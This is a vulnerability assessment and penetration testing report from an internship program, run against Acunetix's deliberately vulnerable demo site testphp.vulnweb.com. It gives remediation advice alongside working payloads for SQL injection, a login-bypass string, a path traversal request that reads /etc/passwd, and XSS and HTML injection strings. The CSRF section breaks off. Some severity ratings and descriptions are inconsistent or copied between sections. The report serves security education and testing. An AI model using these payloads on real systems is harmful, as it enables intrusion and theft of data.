CODEC
TECHNOLOGIES

Vulnerability assessment & penetration testing report of https://testphp.vulnweb.com

Date: 17th July 2025
Company: Codec Technologies
Organization Website: https://codectechnologies.in/
Authored by: Chintan Desai

Disclaimer

This Vulnerability Assessment and Penetration Testing (VAPT) Report ("the Report") has been prepared by Chintan Desai as part of an Cybersecurity internship program at Codec Technologies.

The purpose of this Report is to present findings from security assessments conducted on the specified scope, with the objective of identifying potential security vulnerabilities and providing recommendations for their mitigation.

During the vulnerability assessment and penetration-testing phase, multiple critical threats were identified, signaling potential direct breaches of access control. Such breaches could grant unauthorized access to sensitive infrastructure across Web application. Furthermore, this phase revealed instances of sensitive data exposure, improper business logic, inadequate access controls, and the presence of components with known vulnerabilities, all susceptible to external exploitation.

Dynamic application security testing (DAST) is an application security arrangement in which the analyzer has no information on the source code of the application or the advancements or structures the application is based on.

In DAST, the application is tested by running the application and interfacing with the application. It empowers the security expert to recognize security weaknesses in the application in a run-time condition i.e. once the application has been sent.

Tools used

Tool name	***Tool usage***
Burp suite	To intercept the HTTP communication of web application
Mozilla firefox	To access the web application
SQLmap	To automate the SQL injection exploitation process

Scope

Website	**Description**
http://testphp.vulnweb.com	A deliberately vulnerable PHP application

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

CODEC
TECHNOLOGIES

Risk Assessment


Findings	**Basic description**	**Likelihood**	**Severity**	**Risk**
SQL injection	*Obtain sensitive information via database vulnerability*	*High*	*Critical*	*Critical*
Authentication bypass	*Authentication scheme vulnerable*	*High*	*Critical*	*Critical*
Directory traversal	*Input is not sanitized, sensitive file access*	*High*	*High*	*High*
Cross-site scripting (XSS)	*Malicious JavaScript injection*	*High*	*Medium*	*Medium*
HTML Injection	*Malicious HTML code injection*	*High*	*Medium*	*Medium*
CSRF forgery	*Cross site request forgery*	*Medium*	*Medium*	*Medium*

1. SQL Injection

Vulnerability Exploited	*SQL injection*
Vulnerability Description	*SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve.*
Impact	*Attackers can retrieve and alter data stored in the database, which risks exposing sensitive company data stored on the SQL server. Depending on the data stored on the SQL server, an attack can expose private user data (PII), such as emails, password hashes etc.*
Affected organization	*http://testphp.vulnweb.com*
Severity	***Critical (10)***
OWASP Rank	***OTG-INPVAL-006***
Remediation	*One can prevent most instances of SQL injection using parameterized queries instead of string concatenation within the query. Below are the mitigation techniques.* • *Use parameterized queries* • *Input sanitization (Validation)* • *Deploy WAF (Web application firewall)* • *Client/server-side validations* • *Apply character escaping*

Steps to reproduce the vulnerability

1. http://testphp.vulnweb.com/
2. Go to http://testphp.vulnweb.com/listproducts.php?cat=1
3. Put single quote (‘) at the end of the URL to generate the MySQL server.
4. http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,7,8,9,10,11-- This query will give you the total number columns
5. Extract basic information like database (), user (), version () using MySQL functions. http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,database(),3,4,5,6,user(),8,version(),10,11—
6. Please find the screenshot below



File Edit View History Bookmarks Tools Help

http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,database(),3,4,5,6,user(),8,versi

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

acuart@localhost

acuart

painted by: 8.0.22-0ubuntu0.20.04.2

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Figure 1 SQL Injection PoC

2. *Authentication bypass*

Vulnerability Exploited	*Authentication bypass*
Vulnerability Description	*Authentication is the process of verifying the identity of a user or client. It is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that the user is already authenticated. Logic flaws or poor coding in the implementation allow the authentication mechanisms to be bypassed entirely by an attacker. This is sometimes called "broken authentication".*
Impact	*If an attacker bypasses authentication into another user's account, they have access to all the data and functionality that the compromised account has.*
Affected Organization	*http://testphp.vulnweb.com*
Severity	***Critical (9.0)***
OWASP Rank	***OTG-AUTHN-004***
Remediation	*Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.*

Steps to reproduce the vulnerability

1. http://testphp.vulnweb.com/
2. Go to http://testphp.vulnweb.com/login.php
3. Put this payload in username and password 0' OR '0'='0
4. It'll bypass the login panel
5. Please find the screenshot below



Not Secure http://testphp.vulnweb.com/login.php

Getting Started | Digital Lenders Associ... | Reverse IP Lookup - Al... | https://icms.indianrail.... | Page.do?filename= sit... | career inurl:php?id=1... | https://www.akshayap... | Resources | Karnataka ...

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [go]

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username : 0' OR '0'='0
Password : •••••••••••••
[login]

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Figure 2 Authentication bypass

3. *Path Traversal*

Vulnerability Exploited	*Path traversal*
Vulnerability Description	*A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folderusing ../ sequence.*
Impact	*Attackers can gain unauthorized access to sensitive data, can achive code execution, can manipulate system files or can compromise system.*
Affected organization	*http://testphp.vulnweb.com*
Severity	***Critical (9.8)***
OWASP Rank	***OTG-AUTHZ-001***
Remediation	*The most effective way to prevent path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.* • *Validate the user input before processing it* • *Verify that the canonicalized path starts with the expected base directory.*

Steps to reproduce the vulnerability

1. http://testphp.vulnweb.com/
2. Go to http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
3. Configure burp proxy with your browser and intercept the request of above URL.
4. Replace the value of the file with ../../etc/passwd and press enter and you'll get the content of /etc/passwd which is the system file where users information is stored.
5. Screenshot is below



```
GET /showimage.php?file=../../etc/passwd HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 19 Jul 2025 12:53:26 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 845

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```


Figure 3 Path traversal using ../ sequence

4. *Stored cross site scripting (Stored XSS)*

Vulnerability Exploited	*Stored XSS (Cross site scripting)*
Vulnerability Description	*Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.*
Impact	*Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.*
Affected organization	*http://testphp.vulnweb.com*
Severity	***Medium (9.8)***
OWASP Rank	***OTG-INPVAL-002***
Remediation	• *Filter input on arrival.* • *Encode data on output* • *Use appropriate response headers like content type.*

Steps to reproduce the vulnerability

1. Open http://testphp.vulnweb.com/login.php/
2. Login with default credentials test as username and also password.
3. In the name field of the profile section put the below payload
   Name”><script>alert(“Xss”)</script>
4. And save the profile and it’ll give you JS alert box each time you login.


user info
What is cross-site scripting (XSS
What is cross-site scripting (XS
Not Secure
http://testphp.vulnweb.com/userinfo.php
acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo   Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

"}"dfbzzzzzzzbbbccccdddeeexca".replace("z","o") (test)

On this page you can visualize or edit you user information.


Name:	test"><script>alert("Xss")</script>
Credit card number:	1234-5678-2300-1000
E-Mail:	email@email.com
Phone number:	abcdefg
Address:	<iframe src="https://google.com"></iframe>
	update

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Figure 4 Xss Payload


user info
What is cross-site scripting (XSS
What is cross-site scripting (XS
Not Secure
http://testphp.vulnweb.com/userinfo.php
acunetix acuart

Name:	test"><script>alert("Xss")</script>
Credit card number:	1234-5678-2300-1000
E-Mail:	email@email.com
Phone number:	abcdefg
Address:	<iframe src="https://google.com"></iframe>

testphp.vulnweb.com

Xss

OK


Figure 5 JS alert box

5. HTML Injection

Vulnerability Exploited	*HTML injection*
Vulnerability Description	*Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.*
Impact	*Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.*
Affected organization	*http://testphp.vulnweb.com*
Severity	***Medium (6.7)***
OWASP Rank	***OTG-CLNT-003***
Remediation	• *Filter input on arrival.* • *Encode data on output* • *Use appropriate response headers like content type.*

Steps to reproduce the vulnerability

1. Open http://testphp.vulnweb.com/
2. Put the below payload in the searchbox
   HTMLi“><h1>HTMLi heading 1</h1>
3. Press enter and you’ll see a heading with the text HTMLi heading 1.
4. Please find the attached screenshot.


search
Not Secure
http://testphp.vulnweb.com/search.php?test=query
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
HTMLi"><h1>
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

searched for: HTMLi">

HTMLi heading 1

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Figure 6 HTML injection

6. CSRF (Cross site request forgery)

Vulnerability Exploited	*CSRF (Cross site request forgery)*
Vulnerability Description	*Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.*
Impact	*The attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer.*
Affected organization	*http://testphp.vulnweb.com*
Severity	***Medium (6.7)***
OWASP Rank	***OTG-SESS-005***
Remediation	• *Use anti-CSRF tokens.*

Steps to reproduce the vulnerability

1. Open http://testphp.vulnweb.com and login with default credentials
2. Configure your browser with burp proxy to intercept the request of the update profile
3. In below screenshot you can see the vulnerable request.



